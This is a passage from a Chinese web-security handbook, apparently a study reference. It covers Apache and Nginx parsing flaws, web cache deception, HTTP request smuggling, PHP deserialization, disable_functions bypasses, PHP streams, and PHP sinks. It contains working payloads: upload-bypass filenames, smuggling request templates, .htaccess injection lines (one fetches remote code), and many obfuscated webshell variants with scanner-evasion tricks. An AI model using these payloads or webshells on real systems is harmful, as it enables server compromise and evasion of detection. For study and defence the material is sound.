配置 `Options +Indexes` 时 Apache 存在目录遍历漏洞。

CVE-2017-15715

`%0A` 绕过上传黑名单。

lighttpd

`xx.jpg/xx.php`

参考链接

- Apache 上传绕过

4.15.3 Nginx

Fast-CGI 关闭

在 Fast-CGI 关闭的情况下，Nginx 仍然存在解析漏洞：在文件路径 (xx.jpg) 后面加上 `%00.php` ，即 `xx.jpg%00.php` 会被当做 php 文件来解析

Fast-CGI 开启

在 Fast-CGI 开启状态下，在文件路径后加上 `/xx.php` ，则 `xx.jpg/xx.php` 会被解析为 php 文件

CVE-2013-4547

```
a.jpg\x20\x00.php
```

配置错误

目录穿越

如果配置中存在类似 `location /foo { alias /bar/; }` 的配置时，`/foo../` 会被解析为 `/bar/../` 从而导致目录穿越的发生。

目录遍历

配置中 `autoindex on` 开启时，Nginx 中存在目录遍历漏洞。

参考链接

- CVE-2013-4547 Nginx 解析漏洞深入利用及分析

4.16 Web Cache 欺骗攻击

4.16.1 简介

网站通常都会通过如 CDN、负载均衡器、或者反向代理来实现 Web 缓存功能。通过缓存频繁访问的文件，降低服务器响应延迟。

例如，网站 `htttp://www.example.com` 配置了反向代理。对于那些包含用户个人信息的页面，如 `http://www.example.com/home.php` ，由于每个用户返回的内容有所不同，因此这类页面通常是动态生成，并不会在缓存服务器中进行缓存。通常缓存的主要是可公开访问的静态文件，如 css 文件、js 文件、txt 文件、图

片等等。此外，很多最佳实践类的文章也建议，对于那些能公开访问的静态文件进行缓存，并且忽略 HTTP 缓存头。

Web cache 攻击类似于 RPO 相对路径重写攻击，都依赖于浏览器与服务器对 URL 的解析方式。当访问不存在的 URL 时，如 `http://www.example.com/home.php/non-existent.css` ，浏览器发送 get 请求，依赖于使用的技术与配置，服务器返回了页面 `http://www.example.com/home.php` 的内容，同时 URL 地址仍然是 `http://www.example.com/home.php/non-existent.css`，http 头的内容也与直接访问 `http://www.example.com/home.php` 相同，cacheing header、content-type（此处为 text/html）也相同。

4.16.2 漏洞成因

当代理服务器设置为缓存静态文件并忽略这类文件的 caching header 时，访问 `http://www.example.com/home.php/no-existent.css` 时，会发生什么呢？整个响应流程如下：

1. 浏览器请求 `http://www.example.com/home.php/no-existent.css` ；
2. 服务器返回 `http://www.example.com/home.php` 的内容 (通常来说不会缓存该页面);
3. 响应经过代理服务器;
4. 代理识别该文件有 css 后缀;
5. 在缓存目录下，代理服务器创建目录 `home.php` ，将返回的内容作为 `non-existent.css` 保存。

4.16.3 漏洞利用

攻击者欺骗用户访问 `http://www.example.com/home.php/logo.png?www.myhack58.com` , 导致含有用户个人信息的页面被缓存，从而能被公开访问到。更严重的情况下，如果返回的内容包含 session 标识、安全问题的答案，或者 csrf token。这样攻击者能接着获得这些信息，因为通常而言大部分网站静态资源都是公开可访问的。

4.16.4 漏洞存在的条件

漏洞要存在，至少需要满足下面两个条件：

1. web cache 功能根据扩展进行保存，并忽略 caching header;
2. 当访问如 `http://www.example.com/home.php/non-existent.css` 不存在的页面，会返回 `home.php` 的内容。

4.16.5 漏洞防御

防御措施主要包括 3 点：

1. 设置缓存机制，仅仅缓存 http caching header 允许的文件，这能从根本上杜绝该问题;
2. 如果缓存组件提供选项，设置为根据 content-type 进行缓存;

3. 访问 `http://www.example.com/home.php/non-existent.css` 这类不存在页面，不返回 `home.php` 的内容，而返回 404 或者 302。

4.16.6 Web Cache 欺骗攻击实例

Paypal

Paypal 在未修复之前，通过该攻击，可以获取的信息包括：用户姓名、账户金额、信用卡的最后 4 位数、交易数据、emaill 地址等信息。受该攻击的部分页面包括：

- `https://www.paypal.com/myaccount/home/attack.css`
- `https://www.paypal.com/myaccount/settings/notifications/attack.css`
- `https://history.paypal.com/cgi-bin/webscr/attack.css?cmd=_history-details` 。

4.16.7 参考链接

- practical web cache poisoning
- End-Users Get Maneuvered: Empirical Analysis of Redirection Hijacking in Content Delivery Networks

4.17 HTTP 请求走私

4.17.1 简介

HTTP 请求走私是一种干扰网站处理 HTTP 请求序列方式的技术，最早在 2005 年的一篇 文章 中被提出。

4.17.2 成因

请求走私大多发生于前端服务器和后端服务器对客户端传入的数据理解不一致的情况。这是因为 HTTP 规范提供了两种不同的方法来指定请求的结束位置，即 `Content-Length` 和 `Transfer-Encoding` 标头。

4.17.3 分类

- CLTE：前端服务器使用 `Content-Length` 头，后端服务器使用 `Transfer-Encoding` 头
- TECL：前端服务器使用 `Transfer-Encoding` 标头，后端服务器使用 `Content-Length` 标头。
- TETE：前端和后端服务器都支持 `Transfer-Encoding` 标头，但是可以通过以某种方式来诱导其中一个服务器不处理它。

4.17.4 攻击

CL 不为 0 的 GET 请求

当前端服务器允许 GET 请求携带请求体，而后端服务器不允许 GET 请求携带请求体，它会直接忽略掉 GET 请求中的 Content-Length 头，不进行处理。例如下面这个例子：

```
GET / HTTP/1.1\r\n
Host: example.com\r\n
Content-Length: 44\r\n

GET /secret HTTP/1.1\r\n
Host: example.com\r\n
\r\n
```

前端服务器处理了 Content-Length ，而后端服务器没有处理 Content-Length ，基于 pipeline 机制认为这是两个独立的请求，就造成了漏洞的发生。

CL-CL

根据 RFC 7230，当服务器收到的请求中包含两个 Content-Length ，而且两者的值不同时，需要返回 400 错误，但是有的服务器并没有严格实现这个规范。这种情况下，当前后端各取不同的 Content-Length 值时，就会出现漏洞。例如：

```
POST / HTTP/1.1\r\n
Host: example.com\r\n
Content-Length: 8\r\n
Content-Length: 7\r\n

12345\r\n
a
```

这个例子中 a 就会被带入下一个请求，变为 aGET / HTTP/1.1\r\n 。

CL-TE

CL-TE 指前端服务器处理 Content-Length 这一请求头，而后端服务器遵守 RFC2616 的规定，忽略掉 Content-Length ，处理 Transfer-Encoding 。例如：

```
POST / HTTP/1.1\r\n
Host: example.com\r\n
...
```

(下页继续)

(续上页)

```
Connection: keep-alive\r\n
Content-Length: 6\r\n
Transfer-Encoding: chunked\r\n
\r\n
0\r\n
\r\n
a
```

这个例子中 a 同样会被带入下一个请求，变为 `aGET / HTTP/1.1\r\n` 。

TE-CL

TE-CL 指前端服务器处理 `Transfer-Encoding` 请求头，而后端服务器处理 `Content-Length` 请求头。例如：

```
POST / HTTP/1.1\r\n
Host: example.com\r\n
...
Content-Length: 4\r\n
Transfer-Encoding: chunked\r\n
\r\n
12\r\n
aPOST / HTTP/1.1\r\n
\r\n
0\r\n
\r\n
```

TE-TE

TE-TE 指前后端服务器都处理 `Transfer-Encoding` 请求头，但是在容错性上表现不同，例如有的服务器可能会处理 `Transfer-encoding` ，测试例如：

```
POST / HTTP/1.1\r\n
Host: example.com\r\n
...
Content-length: 4\r\n
Transfer-Encoding: chunked\r\n
Transfer-encoding: cow\r\n
\r\n
5c\r\n
aPOST / HTTP/1.1\r\n
```

(下页继续)

(续上页)

```
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 15\r\n
\r\n
x=1\r\n
0\r\n
\r\n
```

4.17.5 防御

- 禁用后端连接重用
- 确保连接中的所有服务器具有相同的配置
- 拒绝有二义性的请求

4.17.6 参考链接

RFC

- RFC 2616 Hypertext Transfer Protocol – HTTP/1.1
- RFC 7230 Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing – HTTP/1.1

Blog / Whitepaper

- HTTP Request Smuggling by chaiml
- HTTP request smuggling by portswigger
- 从一道题到协议层攻击之 HTTP 请求走私
- HTTP Request Smuggling in 2020
- h2c Smuggling: Request Smuggling Via HTTP/2 Cleartext (h2c)

CHAPTER 5

语言与框架

5.1 PHP

5.1.1 后门

php.ini 构成的后门

利用 auto_prepend_file 和 include_path

.user.ini 文件构成的 PHP 后门

.user.ini 可运行于所有以 fastcgi 运行的 server。利用方式同 php.ini

5.1.2 反序列化

PHP 序列化实现

常见处理器

PHP 序列化处理共有几种，分别为 php、php_serialize、php_binary 和 WDDX(需要编译时开启支持)，默认为 php，可通过配置中的 `session.serialize_handler` 修改。

如果 PHP 编译时加入了 WDDX 支持，则只能用 WDDX，WDDX 从 PHP 7.4 版本后开始弃用。从 PHP 5.5.4 起可以使用 php_serialize。php_serialize 在内部简单地直接使用 serialize/unserialize 函数，并且不会有 php 和 php_binary 所具有的限制。

其中 PHP 处理器的格式为：键名 + 竖线 + 经过 serialize() 函数序列化处理的值。

其中 php_binary 处理器的格式为：键名的长度对应的 ASCII 字符 + 键名 + 经过 serialize() 函数序列化处理的值。

其中 php_serialize 处理器的格式为：经过 serialize() 函数序列化处理的数组。

序列化格式

其中 php_serialize 的实现在 `php-src/ext/standard/var.c` 中，主要函数为 `php_var_serialize_intern`，序列化后的格式如下：

- **boolean**
  - `b:<value>;`
  - `b:1;` // true
  - `b:0;` // false
- **integer**
  - `i:<value>;`
- **double**
  - `d:<value>;`
- **NULL**
  - `N;`
- **string**
  - `s:<length>:"<value>";`
  - `s:1:"s";`
- **array**
  - `a:<length>:{key, value};`
  - `a:1:{s:4:"key1";s:6:"value1";}` // `array("key1" => "value1");`
- **object**
  - `O:<class_name_length>:"<class_name>":<number_of_properties>:{<properties>};`
- **reference**
  - 指针类型

- R:reference;
- O:1:"A":2:{s:1:"a";i:1;s:1:"b";R:2;}
- $a = new A();$a->a=1;$a->b=&$a->a;

private 与 protect

private 与 protect 变量和 public 变量不同，不能直接设置。

private 属性只能在其被定义的类内部访问，且不会被继承，在属性前加上类名，即 %00className%00 用于标定其是私有的。

protected 属性可以在父类和子类中访问，变量前添加 %00*%00 用于标定其是受保护的。

PHP 反序列化漏洞

php 在反序列化的时候会调用 __wakeup / __sleep 等函数，可能会造成代码执行等问题。若没有相关函数，在析构时也会调用相关的析构函数，同样会造成代码执行。

另外 __toString / __call 两个函数也有利用的可能。

其中 __wakeup 在反序列化时被触发，__destruct 在 GC 时被触发，__toString 在 echo 时被触发，__call 在一个未被定义的函数调用时被触发。

下面提供一个简单的 demo.

```
class Demo
{

    public $data;

    public function __construct($data)
    {
        $this->data = $data;
        echo "construct<br />";
    }

    public function __wakeup()
    {
        echo "wake up<br />";
    }

    public function __destruct()
    {
```

(下页继续)

(续上页)

```
        echo "Data's value is $this->data. <br />";
        echo "destruct<br />";
    }
}

var_dump(serialize(new Demo("raw value")));
```

输出

```
construct
Data's value is raw value.
destruct
string(44) "O:4:"Demo":1:{s:4:"data";s:9:"raw value";}"
```

把序列化的字符串修改一下后，执行

```
unserialize('O:4:"Demo":1:{s:4:"data";s:15:"malicious value";}');
```

输出

```
wake up
Data's value is malicious value.
destruct
```

这里看到，值被修改了.

上面是一个 unserialize() 的简单应用，不难看出，如果 __wakeup() 或者 __desturct() 有敏感操作，比如读写文件、操作数据库，就可以通过函数实现文件读写或者数据读取的行为。

那么，在 __wakeup() 中加入判断是否可以阻止这个漏洞呢？在 __wakeup() 中我们加入一行代码

```
public function __wakeup()
{
    if($this->data != 'raw value') $this->data = 'raw value';
    echo "wake up<br />";
}
```

但其实还是可以绕过的，在 PHP5 < 5.6.25，PHP7 < 7.0.10 的版本都存在 wakeup 的漏洞。当反序列化中 object 的个数和之前的个数不等时，wakeup 就会被绕过，于是使用下面的 payload

```
unserialize('O:7:"HITCON":1:{s:4:"data";s:15:"malicious value";}');
```

输出

```
Data's value is malicious value.
destruct
```

这里 wakeup 被绕过，值依旧被修改了。

利用点

SoapClient 原生利用

php 中的 SoapClient 类可以创建 soap 数据报文，在非 wsdl 模式下，SoapClient 的实例反序列化的时候会对第二个参数指明的 url 进行 soap 请求，该特性可用于 SSRF。

ZipArchive 原生利用

php 原生类 `ZipArchive::open()` 中的 flag 参数如果设置为 `ZipArchive::OVERWRITE` 时，会删除指定文件，该特性在一定条件下可以用于删除文件。

Session

PHP 中 session 默认是以文件形式存储的，文件以 sess_sessionid 命名，在 session 一定程度可控的情况下，可通过 session 触发反序列化。

相关 CVE

CVE-2016-7124

在 PHP 5.6.25 之前版本和 7.0.10 之前的版本，当对象的属性 (变量) 数大于实际的个数时，`__wakeup()` 不会被执行。

5.1.3 Disable Functions

机制实现

PHP 中 Disable Function 的实现是在 php-src/Zend/Zend-API.c 中。PHP 在启动时，读取配置文件中禁止的函数，逐一根据禁止的函数名调用 `zend_disable_function` 来实现禁止的效果。

这个函数根据函数名在内置函数列表中找到对应的位置并修改掉，当前版本的代码如下：

```
ZEND_API int zend_disable_function(char *function_name, size_t function_name_length) /* {
↪{{ */
{
    zend_internal_function *func;
    if ((func = zend_hash_str_find_ptr(CG(function_table), function_name, function_name_
↪length))) {
        zend_free_internal_arg_info(func);
        func->fn_flags &= ~(ZEND_ACC_VARIADIC | ZEND_ACC_HAS_TYPE_HINTS | ZEND_ACC_HAS_
↪RETURN_TYPE);
        func->num_args = 0;
        func->arg_info = NULL;
        func->handler = ZEND_FN(display_disabled_function);
        return SUCCESS;
    }
    return FAILURE;
}
```

和函数的实现方式类似，disable classes 也是这样实现的

```
ZEND_API int zend_disable_class(char *class_name, size_t class_name_length) /* {{{ */
{
    zend_class_entry *disabled_class;
    zend_string *key;

    key = zend_string_alloc(class_name_length, 0);
    zend_str_tolower_copy(ZSTR_VAL(key), class_name, class_name_length);
    disabled_class = zend_hash_find_ptr(CG(class_table), key);
    zend_string_release_ex(key, 0);
    if (!disabled_class) {
        return FAILURE;
    }
    INIT_CLASS_ENTRY_INIT_METHODS((*disabled_class), disabled_class_new);
    disabled_class->create_object = display_disabled_class;
    zend_hash_clean(&disabled_class->function_table);
    return SUCCESS;
}
```

因为这个实现机制的原因，在 PHP 启动后通过 `ini_set` 来修改 `disable_functions` 或 `disable_classes` 是无效的。

Bypass

- **LD_PRELOAD 绕过**
  - https://github.com/yangyangwithgnu/bypass_disablefunc_via_LD_PRELOAD
  - `mail()` + `putenv`
- PHP OPcache
- Mail 函数
- **imap_open**
  - https://www.cvedetails.com/cve/cve-2018-19518

5.1.4 Open Basedir

机制实现

PHP 中 Disable Function 的实现是在 php-src/main/fopen-wrappers.c 中，实现方式是在调用文件等相关操作时调用函数根据路径来检查是否在 basedir 内，其中一部分实现代码如下：

```
PHPAPI int php_check_open_basedir_ex(const char *path, int warn)
{
    /* Only check when open_basedir is available */
    if (PG(open_basedir) && *PG(open_basedir)) {
        char *pathbuf;
        char *ptr;
        char *end;

        /* Check if the path is too long so we can give a more useful error
        * message. */
        if (strlen(path) > (MAXPATHLEN - 1)) {
            php_error_docref(NULL, E_WARNING, "File name is longer than the maximum␣
↪allowed path length on this platform (%d): %s", MAXPATHLEN, path);
            errno = EINVAL;
            return -1;
        }

        pathbuf = estrdup(PG(open_basedir));

        ptr = pathbuf;

        while (ptr && *ptr) {
```

(下页继续)

(续上页)

```
            end = strchr(ptr, DEFAULT_DIR_SEPARATOR);
            if (end != NULL) {
                *end = '\0';
                end++;
            }

            if (php_check_specific_open_basedir(ptr, path) == 0) {
                efree(pathbuf);
                return 0;
            }

            ptr = end;
        }
        if (warn) {
            php_error_docref(NULL, E_WARNING, "open_basedir restriction in effect. File(
↪%s) is not within the allowed path(s): (%s)", path, PG(open_basedir));
        }
        efree(pathbuf);
        errno = EPERM; /* we deny permission to open it */
        return -1;
    }

    /* Nothing to check... */
    return 0;
}
```

5.1.5 安全相关配置

函数与类限制

可通过 `disable_functions` / `disable_classes` 限制 PHP 可调用的函数和类。

目录访问限制

可通过 `open_basedir` 限制 PHP 可访问的目录。

远程引用限制

可通过 `all_url_include` 限制远程文件包含，默认关闭。可通过 `allow_url_fopen` 限制打开远程文件，默认开启。

Session

Session.Save

PHP 的 Session 默认 handler 为文件，存储在 php.ini 的 `session.save_path` 中，若有任意读写文件的权限，则可修改或读取 session。从 phpinfo 中可获得 session 位置。

Session.Upload

PHP 默认开启了 `session.upload_progress.enabled` ，该选项会导致生成上传进度文件，其存储路径可以在 phpinfo 中获取。

那么可以构造特别的报文向服务器发送，在有 LFI 的情况下即可利用。

5.1.6 PHP 流

简介

流（Streams）的概念是在 php 4.3 引入的，是对流式数据的抽象，用于统一数据操作，比如文件数据、网络数据、压缩数据等。

流可以通过 file、open、fwrite、fclose、file_get_contents、file_put_contents 等函数操作。

封装协议

PHP 带有很多内置 URL 风格的封装协议，可用于类似 fopen()、copy()、file_exists() 和 filesize() 的文件系统函数。支持的协议可用 `stream_get_wrappers()` 查看。

- `file://` 访问本地文件系统
- `http://` 访问 HTTP(s) 网址
- `ftp://` 访问 FTP(s) URLs
- `php://` 访问各个输入/输出流（I/O streams）
- `zlib://` 压缩流
- `data://` 数据（RFC 2397）
- `glob://` 查找匹配的文件路径模式
- `phar://` PHP 归档
- `ssh2://` Secure Shell 2
- `rar://` RAR
- `ogg://` 音频流

- expect:// 处理交互式的流

PHP 支持流

PHP 提供了一些输入/输出（IO）流，允许访问 PHP 的输入输出流、标准输入输出和错误描述符，内存中、磁盘备份的临时文件流以及可以操作其他读取写入文件资源的过滤器。

需要注意的是，流不受 allow_url_fopen 限制，但是 php://input、php://stdin、php://memory 和 php://temp 受限于 allow_url_include 。

输入输出流

php://stdin 、php://stdout 和 php://stderr 允许直接访问 PHP 进程相应的输入或者输出流。数据流引用了复制的文件描述符，所以如果在打开 php://stdin 并在之后关了它，仅是关闭了复制品，真正被引用的 STDIN 并不受影响。

其中 php://stdin 是只读的，php://stdout 和 php://stderr 是只写的。

fd

php://fd 允许直接访问指定的文件描述符。例如 php://fd/3 引用了文件描述符 3。

memory 与 temp

php://memory 和 php://temp 是一个类似文件包装器的数据流，允许读写临时数据。两者的唯一区别是 php://memory 总是把数据储存在内存中，而 php://temp 会在内存量达到预定义的限制后（默认是 2MB）存入临时文件中。临时文件位置的决定和 sys_get_temp_dir() 的方式一致。

php://temp 的内存限制可通过添加 /maxmemory:NN 来控制，NN 是以字节为单位、保留在内存的最大数据量，超过则使用临时文件。

input

php://input 是个可以访问请求的原始数据的只读流。POST 请求的情况下，最好使用 php://input 来代替 $HTTP_RAW_POST_DATA，因为它不依赖于特定的 php.ini 指令。而且，这样的情况下 $HTTP_RAW_POST_DATA 默认没有填充，比激活 always_populate_raw_post_data 潜在需要更少的内存。enctype="multipart/form-data" 的时候 php://input 是无效的。

filter

php://filter 是一种元封装器，设计用于数据流打开时的筛选过滤应用。PHP 默认提供了一些流过滤器，除此之外，还可以使用各种自定义过滤器。

filter 有 resource, read, write 三个参数，resource 参数是必须的。它指定了你要筛选过滤的数据流。read 和 write 是可选参数，可以设定一个或多个过滤器名称，以管道符（|）分隔。

过滤器列表

可以通过 `stream_get_filters()` 获取已经注册的过滤器列表。其中 PHP 内置的过滤器如下：

- **字符串过滤器**
  - string.rot13
  - string.toupper
  - string.tolower
  - string.strip_tags
- **转换过滤器**
  - convert.base64-encode
  - convert.base64-decode
  - convert.quoted-printable-encode
  - convert.quoted-printable-decode
  - convert.iconv.*
- **压缩过滤器**
  - zlib.deflate
  - zlib.inflate
  - bzip2.compress
  - bzip2.decompress
- **加密过滤器**
  - mcrypt.‘‘ciphername‘‘
  - mdecrypt.‘‘ciphername‘‘

过滤器利用 tricks

- **LFI**
  - `php://filter/convert.base64-encode/resource=index.php`
- XXE 读取文件时会因而解析报错，可用 base64 编码
- base64 编码会弃掉未在码表内的字符，可用于绕过一些文件格式

- 部分 convert 会有大量的资源消耗，可用作 DoS
- rot13 / convert 转换过 WAF

5.1.7 htaccess injection payload

file inclusion

```
php_value auto_append_file /etc/hosts
```

code execution

```
php_value auto_append_file .htaccess
#<?php phpinfo();
```

file inclusion

```
php_flag allow_url_include 1
php_value auto_append_file data://text/plain;base64,PD9waHAgcGhwaW5mbygpOw==
#php_value auto_append_file data://text/plain,%3C%3Fphp+phpinfo%28%29%3B
#php_value auto_append_file https://sektioneins.de/evil-code.txt
```

code execution with UTF-7

```
php_flag zend.multibyte 1
php_value zend.script_encoding "UTF-7"
php_value auto_append_file .htaccess
#+ADw?php phpinfo()+ADs
```

Source code disclosure

```
php_flag engine 0
```

5.1.8 WebShell

常见变形

- GLOBALS

  - `eval($GLOBALS['_POST']['op']);`

- **$_FILE**
  - `eval($_FILE['name']);`
- **拆分**
  - `eval(${"_PO"."ST"} ['sz']);`
- **动态函数执行**
  - `$k="ass"."ert"; $k(${"_PO"."ST"} ['sz']);`
  - `$a=$_GET['a'];$a($_GET['b']);`
- **create_function**
  - `$function = create_function('$code',strrev('lave').'('.strrev('TEG_$').'["code"]);');$function();`
- preg_replace
- **变形**
  - str_replace(" ", "e v a l")
- **进制转化**
  - `"\x62\x61\163\x65\x36\x34\137\144\145\x63\x6f\144\145"`
- **进制运算**
  - `("#"^"|").("."^"~").("/"^"`").("|"^"/").("{"^"/");`
- **自增运算**
  - `$a="a";$a++;`
- **强制类型转换**
  - `$a='';$a.=[]; // Array`
- **利用文件名**
  - `__FILE__`
- **注释**
  - `$a="e"."v"./*-/*-*/"a"./*-*/"l";`
- **反射**
  - `ReflectionFunction`

Bypass

- **基于少见函数**
  - `mb_eregi_replace('.*',$_GET[1],'','e');`
  - set_error_handler + trigger_error
- **基于污染传播**
  - `putenv($_GET["c"]);eval(getenv('path'));`
  - parse_str
  - parse_url
  - extract
  - token_get_all
  - define
- **基于少见源**
  - `$a = filter_input(INPUT_GET,'c');`
  - `eval(end(getallheaders()));`
  - get_defined_vars
  - getallheaders
  - get_meta_tags
  - phpinfo
  - 外部变量 / 文件信息
  - 重载 toString

字符串变形函数

- base64_decode
- base64_encode
- str_replace
- str_rot13
- strtok
- strtolower
- strtoupper
- strtr

- substr
- substr_replace
- trim
- ucfirst
- ucwords

回调函数

- array_filter
- array_map
- array_reduce
- array_walk
- array_walk
- array_walk_recursive
- call_user_func
- call_user_func_array
- filter_var
- filter_var_array
- preg_replace_callback
- register_tick_function
- registregister_shutdown_function
- uasort
- uksort

加解密函数

- mcrypt_encrypt
- openssl_encrypt

其他执行方式

- FFI
- SimpleXML

- SimpleXMLElement

自定义函数

使用自定义的加解密函数，在一定程度上可以绕过一些防护软件的查杀，下面的代码是一个基于十六进制的执行的简单例子。

```
$string = '';
$password = 'password';
if(isset($_POST[$password])){
    $hex = $_POST[$password];
    for($i = 0; $i < strlen($hex) - 1; $i += 2) {
        $string .= chr(hexdec($hex[$i] . $hex[$i + 1]));
    }
}
eval($string);
```

特殊字符 Shell

PHP 的字符串可以在进行异或、自增运算的时候，会直接进行运算，故可以使用特殊字符来构成 Shell。

```
<?=`{${~"\xa0\xb8\xba\xab"}[~"\xa0"]}`;
```

```
@$_++;
$__=("#"^"|").("."^"~").("/"^"`").("|"^"/").("{"^"/");
@${$__}[!$_]($_[$__]);
```

```
$_=[];
$_=@"$_"; // $_='Array';
$_=$_['!'=='@']; // $_=$_[0];
$___=$_; // A
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
↪++;$__++;$__++;$__++;
$___.=$__; // S
$___.=$__; // S
$__=$_;
$__++;$__++;$__++;$__++; // E
$___.=$__;
$__=$_;
```

(下页继续)

(续上页)

```
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
↪++;$__++;$__++; // R
$___.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
↪++;$__++;$__++;$__++;$__++; // T
$___.=$__;
$____='_';
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
↪++; // P
$____.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++; // O
$____.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
↪++;$__++;$__++;$__++; // S
$____.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
↪++;$__++;$__++;$__++;$__++; // T
$____.=$__;

$_=$$____;
$___(base64_decode($_[_]));
```

检测对抗

- 基于混淆影响程序分析
- 基于动态变量影响程序执行
- 抛出异常打断数据流分析
- 基于反射打断数据流分析
- 基于引用传递打断数据流分析

5.1.9 代码混淆

PHP 代码混淆有多种方案，包括加密文件、混淆、基于虚拟机加密、基于 opcode 加密、基于扩展加密等。

加密文件是指直接加密所有 php 文件，通过特定方式解密后通过 eval 等方式执行，这种方式最容易被还原。混淆是移除变量名并通过 AST 一定程度改变代码组织方式以降低代码可读性的方法，这种方式可以通过对应的反向替换来做到部分还原。基于虚拟机的方式自己实现了一个虚拟机，将 PHP 转换为特定的代码，这种方式基本无法还原但是执行效率很低。基于 opcode 加密是 zend guard 等工具使用的方法，将代码编译为 opcode 后再执行。基于扩展的加密需要引入额外的扩展，实现增加垃圾代码、修改控制流、加密明文字符串等操作。

5.1.10 Phar

简介

Phar（PHP Archive）文件是一种打包格式，将 PHP 代码文件和其他资源放入一个文件中来实现应用程序和库的分发。

在来自 Secarma 的安全研究员 Sam Thomas 在 18 年的 Black Hat 上提出后利用方式后，开始受到广泛的关注。

Phar 可利用是因为 Phar 以序列化的形式存储用户自定义的 meta-data，而以流的形式打开的时候，会自动反序列化，从而触发对应的攻击载荷。

Phar 文件结构

Phar 由四个部分组成，分别是 `stub` / `manifest` / 文件内容 / 签名。stub 需要 `__HALT_COMPILER();` 这个调用在 PHP 代码中。

manifest 包含压缩文件的权限、属性、序列化形式存储的 meta-data 等信息，这是攻击的核心部分，主要就是解析 Phar 时对 meta-data 的反序列化。

原理

phar 的实现在 `php-src/ext/phar/phar.c` 中，主要是 `phar_parse_metadata` 函数在解析 phar 文件时调用了 `php_var_unserialize` ，因而造成问题。

而 php 在文件流处理过程中会调用 `_php_stream_stat_path` (/main/streams/streams.c) ，而后间接调用 `phar_wrapper_stat` ，所以大量的文件操作函数都可以触发 phar 的反序列问题。

目前已知部分的触发函数有:

fileatime / filectime / filemtime /stat / fileinode / fileowner / filegroup / fileperms / file / file_get_contents / readfile / fopen / file_exists / is_dir / is_executable / is_file / is_link / is_readable / is_writeable / is_writable / parse_ini_file / unlink / copy / exif_thumbnail / exif_imagetype / imageloadfont / image-createfrom*** / hash_hmac_file / hash_file / hash_update_file / md5_file / sha1_file / get_meta_tags / get_headers / getimagesize / getimagesizefromstring

5.1.11 Sink

任意代码执行

- eval
- assert
- call_user_func

执行系统命令

- pcntl_exec
- exec
- passthru
- popen
- shell_exec
- system
- proc_open

Magic 函数

- `__construct()` 构建对象的时被调用
- `__destruct()` 销毁对象或脚本结束时被调用
- `__call()` 调用不可访问或不存在的方法时被调用
- `__callStatic()` 调用不可访问或不存在的静态方法时被调用
- `__get()` 读取不可访问或不存在属性时被调用
- `__set()` 给不可访问或不存在属性赋值时被调用
- `__isset()` 对不可访问或不存在的属性调用 `isset` 或 `empty()` 时被调用
- `__unset()` 对不可访问或不存在的属性进行 `unset` 时被调用
- `__sleep()` 对象序列化时被调用
- `__wakeup()` 对象反序列化时被调用，其中序列化字符串中表示对象属性个数的值大于真实的属性个数时会跳过 wakeup 的执行
- `__toString()` 当一个类被转换成字符串时被调用
- `__invoke()` 对象被以函数方式调用时被调用
- `__set_state()` 调用 `var_export()` 导出类时被调用

- `__clone()` 进行对象 clone 时被调用
- `__debugInfo()` 调用 `var_dump()` 打印对象时被调用

文件相关敏感函数

- `move_uploaded_file`
- `file_put_contents` / `file_get_contents`
- `unlink`
- `fopen` / `fgets`

SSRF

- `file_get_contents()`
- `fsockopen()`
- `curl_exec()`
- `fopen()`
- `readfile()`

phar 触发点

- fileatime / filectime / filemtime
- stat / fileinode / fileowner / filegroup / fileperms
- file / file_get_contents / readfile / fopen‘
- file_exists / is_dir / is_executable / is_file / is_link / is_readable / is_writeable / is_writable
- parse_ini_file
- unlink
- copy
- **exif**
  - exif_thumbnail
  - exif_imagetype
- **gd**
  - imageloadfont
  - imagecreatefrom***

- **hash**
  - hash_hmac_file
  - hash_file
  - hash_update_file
  - md5_file
  - sha1_file
- **file / url**
  - get_meta_tags
  - get_headers
- **standard**
  - getimagesize
  - getimagesizefromstring

原生类利用

- **XSS**
  - Error
  - Exception
- **SSRF**
  - SoapClient
- **open_basedir 绕过**
  - DirectoryIterator 结合 `glob://`
- **XXE**
  - SimpleXMLElement

5.1.12 其它

低精度

php 中并不是用高精度来存储浮点数，而是用使用 IEEE 754 双精度格式，造成在涉及到浮点数比较的时候可能会出现预期之外的错误。比如 `php -r "var_dump(0.2+0.7==0.9);"` 这行代码的输出是 `bool(false)` 而不是 `bool(true)`。这在一些情况下可能出现问题。

弱类型

如果使用 == 来判断相等，则会因为类型推断出现一些预料之外的行为，比如 magic hash，指当两个 md5 值都是 0e[0-9]{30} 的时候，就会认为两个 hash 值相等。另外在判断字符串和数字的时候，PHP 会自动做类型转换，那么 1=="1a.php" 的结果会是 true

另外在判断一些 hash 时，如果传入的是数组，返回值会为 NULL, 因此在判断来自网络请求的数据的哈希值时需要先判断数据类型。

同样的，strcmp() ereg() strpos() 这些函数在处理数组的时候也会异常，返回 NULL。

命令执行

preg_replace 第一个参数是//e 的时候，第二个参数会被当作命令执行

截断

PHP 字符存在截断行为，可以使用 ereg / %00 / iconv 等实现 php 字符截断的操作，从而触发漏洞。

变量覆盖

当使用 extract / parse_str 等函数时，或者使用 php 的 $$ 特性时，如果没有正确的调用，则可能使得用户可以任意修改变量。

php 特性

- php 自身在解析请求的时候，如果参数名字中包含” ”、”.”、”[” 这几个字符，会将他们转换成下划线
- 由于历史原因, urlencode 和 RFC3896 存在一定的不同, PHP 另外提供了 rawurlencode 对 RFC3896 完成标准的实现

/tmp 临时文件竞争

phpinfo 可访问时，可以看到上传的临时文件的路径，从而实现 LFI。

5.1.13 版本安全改动

8.0

- 字符串与数字弱类型比较将首先将数字转为字符串，然后比较两个字符串
- 内部参数内省错误时抛出异常而不是警告
- assert 不再支持执行代码

- 移除 `create_function`
